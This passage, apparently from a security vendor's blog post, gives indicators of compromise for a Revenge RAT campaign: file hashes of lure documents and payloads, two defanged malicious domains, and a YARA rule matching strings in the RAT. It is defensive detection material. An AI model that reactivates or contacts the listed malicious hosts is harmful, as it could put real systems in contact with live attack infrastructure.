

Figure 15: Process graph in Uptycs EDR. (Click to see larger version.)



Figure 16: Process graph continued. (Click to see larger version.)

Indicators of Compromise

Below is the list of IOCs seen in the Revenge RAT attack.

Hashes

Initial attack document

91611ac2268d9bf7b7cb2e71976c630f6b4bfdbb68774420bf01fd1493ed28c7

Initial attack document

77d6651de47bff4c24fc26fa018ea648b0e14e276e8240fae6b1724b8638c46a

1.docx(template)

338b2d8d76f4028bfbd177127371b2509971606553d606c534316dc40cfa8fb9

Microsoft_Excel_Macro-Enabled_Worksheet.xlsm

32f1a502126b1932e1def04b98d8be235c8d25ef7268f8cb35d460cd073a88b2

A.txt

4b65e5785692950f8100b22f2827d65ba93e99dd717eb444af035e96fcd84763

opera.ps1

03f5ff9b6a6b24f76799cc15fe3f1fbf1ca9d6dda30a4154125ed5dd5834290c

Revenge RAT

73f113a6146224c4a1f92f89055922a28322787c108e30000a0a420fa46ed9e2

URLs

hxxp://azulviagens[.]online
Cdtpitbull[.]hopto[.]org

YARA Rule

```
rule upt_Revenge_RAT {
        meta:
                description="Revenge-RAT"
                sha256="73f113a6146224c4a1f92f89055922a28322787c108e30000a0a420fa46ed9e2"
                author = "abhijit mohanta"
                date = "20 Dec 2020"

        strings:
                $upt_Revenge_RAT0 = "Revenge-RAT"  ascii wide nocase
                $upt_Revenge_RAT1 = "mscoree.dll"  ascii wide nocase
                $upt_Revenge_RAT2 = "REVEGERRRRR.exe"  ascii wide nocase
                $upt_Revenge_RAT3 = "keepAlivePing!"  ascii wide nocase
                $upt_Revenge_RAT4 = "AntiVirusProduct"  ascii wide nocase
                $upt_Revenge_RAT5 = "FirewallProduct"  ascii wide nocase

        condition:
                all of ($upt_Revenge_RAT*)
}
```

Source: https://www.uptycs.com/blog/revenge-rat-targeting-users-in-south-america